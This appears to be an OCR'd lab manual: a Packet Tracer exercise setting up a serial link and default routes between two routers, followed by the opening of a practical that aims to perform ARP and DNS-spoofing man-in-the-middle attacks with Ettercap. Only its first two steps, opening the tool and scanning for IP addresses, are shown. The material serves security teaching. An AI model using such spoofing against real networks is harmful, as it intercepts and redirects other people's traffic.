
Serial Port : 192.168.3.3




Now connect Serial-DC port for routers connectivity.


Before connecting the serial port , setup the device(router) Physical config with componentWIC-1T. For this pupose , perform the following steps:

1. **Turn off the device**
2. **Remove the WIC Cover**
3. **Drag the WIC-1T component on the blank space.**
4. **Turn on the device**
5. **Repeat the same steps for Router1**



Router0
Physical
Config
CLI
Attributes
MODULES
NM-1E
NM-1E2W
NM-1FE-FX
NM-1FE-TX
NM-1FE2W
NM-2E2W
NM-2FE2W
NM-2W
NM-4A/S
NM-4E
NM-8A/S
NM-8AM
NM-Cover
NM-ESW-161
HWIC-1GE-SFP
HWIC-2T
HWIC-4ESW
HWIC-8A
HWIC-AP-AG-B
WIC-1AM
WIC-1ENET
WIC-1T
WIC-2AM
WIC-2T
WIC-Cover
GLC-LH-SMD
Physical Device View
Zoom In
Original Size
Zoom Out
Customize Icon in Physical View
Customize Icon in Logical View
The WIC-1T provides a single port serial connection to remote sites or legacy serial network devices such as Synchronous Data Link Control (SDLC) concentrators, alarm systems, and packet over SONET (POS) devices.


Router0
Physical
Config
CLI
Attributes
MODULES
NM-1E
NM-1E2W
NM-1FE-FX
NM-1FE-TX
NM-1FE2W
NM-2E2W
NM-2FE2W
NM-2W
NM-4A/S
NM-4E
NM-8A/S
NM-8AM
NM-Cover
NM-ESW-161
HWIC-1GE-SFP
HWIC-2T
HWIC-4ESW
HWIC-8A
HWIC-AP-AG-B
WIC-1AM
WIC-1ENET
WIC-1T
WIC-2AM
WIC-2T
WIC-Cover
GLC-LH-SMD
Physical Device View
Zoom In
Original Size
Zoom Out
Turn-off the device by clicking here
Customize Icon in Physical View
Customize Icon in Logical View
The WIC-1T provides a single port serial connection to remote sites or legacy serial network devices such as Synchronous Data Link Control (SDLC) concentrators, alarm systems, and packet over SONET (POS) devices.


Drag the WIC-cover back to the Components list to empty the space for assign new component.



Now Drag the WIC-1T component to the empty space.




Turn on the device back.



Repeat the same steps for Router1


Now connect Serial-DTE Port between routers.Port Name : Serial0/2/0

Now Assign the IP Addresses to Ports Also from Router0 by selecting Serial0/2/0IP Address: 192.168.3.2




Now Configure the same with Router1.

IP Address: 192.168.3.3




Now Configure the gateway for
Serial Ports on both Routers by
using CLI Interface.
Perform the following Commands step by step.
CLI Config:
exit
ip route 0.0.0.0 0.0.0.0 192.168.3.1
exit

configure the same on both routers.



Now Send the packets from PC0-PC3 to check the connectivity. Now Check the connectivity by sending the packets as following:

PC0-PC1
PC0-
ROUTER0
PC0-
ROUTER1
PC0-PC3
All the pings are showing successful status




Practical 4


Practical 4

Aim: Perform Man in Middle Attack for DNS spoofing and ARP usingEttercap tool.


Step 1: Open Ettercap




Step 2 : Start Scanning of IP Address.



